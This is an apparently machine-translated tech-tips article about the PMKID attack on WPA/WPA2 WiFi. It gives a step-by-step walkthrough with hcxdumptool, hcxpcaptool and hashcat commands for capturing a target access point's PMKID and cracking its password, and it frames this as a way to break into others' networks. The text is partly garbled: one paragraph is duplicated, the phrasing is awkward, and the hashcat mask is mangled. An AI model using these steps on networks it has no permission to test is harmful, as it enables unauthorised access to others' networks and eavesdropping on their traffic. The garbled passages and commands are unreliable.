How to hack WiFi passwords with holes on WPA / WPA2


New security researchers reveal a new WiFi hacking technique that makes it easy to find the WiFi passwords of today's most modern routers. This method targets the WPA / WPA2 wireless network protocol with roam based on the PMKID (Pairwise Master Key Identifier).

New security researchers reveal a new WiFi hacking technique that makes it easy to find the WiFi passwords of today's most modern routers. Discovered by Jens Steube (nicknamed 'Atom') - developer of the famous Hashcat password hacking tool - while analyzing the newly released WPA3 security standard, this method targets the WPA wireless network protocol. / WPA2 with roam based on PMKID (Pairwise Master Key Identifier).

This new WiFi hack method allows an attacker to retrieve the PSK login password (Pre-shared Key) to hack into WiFi network and sneak on Internet activities. Previously, an attacker had to wait for someone to log on to the network and obtain a four-way handshake of EAPOL - a network authentication protocol. But with the new method, there is no need for users on the destination network, but only on the RSN IE (Robust Security Network Information Element) using a single EAPOL (Extensible Authentication Protocol over the LAN) after sending a request from the access point. .

Robust Security Network is a protocol for establishing 802.11 wireless network security and using PMKID - the key needed to establish a connection between the client and the access point.

How to hack Wifi using PMKID



Step 1: The attacker uses a tool like hcxdumptool (https://github.com/ZerBea/hcxdumptool) (v4.2.0 or more) to request the PMKID from the destination access point and put the received frame into a file.

```
$ ./hcxdumptool -o test.pcapng -i wlp39s0f3u4u5 --enable_status
```

Step 2: Using the hcxcaptool tool (https://github.com/ZerBea/hcxtools), the output (pcapng format) of the frame is converted to the hash format approved by Hashcat.

```
$ ./hcxpcaptool -z test.16800 test.pcapng
```

Step 3: Use the Hashcat password cracking tool (https://github.com/hashcat/hashcat) (v4.2.0 or more) to get the WPA PSK password done.

```
$ ./hashcat -m 16800 test.16800 -a 3 -w 3 '? l? l? l? l? l? lt!'
```

That is the password of the destination wireless network, how long it takes depends on the length and complexity of the password.

'We currently don't know how many providers or how many routers this method can use on products, but we think it will work with 802.11i / p / q / r networks that enable network switching. (ie most routers today) ' , Steube said.

Because password hacking only happens when the network has switched networks and needs an attacker to try multiple passwords, users are encouraged to protect the network by using a hard-to-guess password. This type of hack does not work with the new generation WPA3 wireless network security protocol because 'the new key creation protocol is called Simultaneous Authentication of Equals (SAE)'.

See more:

1. KRACK attack breaks down the WPA2 WiFi protocol
2. What is the newly announced WPA3 WiFi security protocol?
3. How to hack Wifi password with Aircrack-Ng
4. How to find Wi-Fi passwords of relatives
5. How to hack Wifi passwords using Wifiphisher

You finished reading the article "**How to hack WiFi passwords with holes on WPA / WPA2**" edited by the **TipsMake** team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.
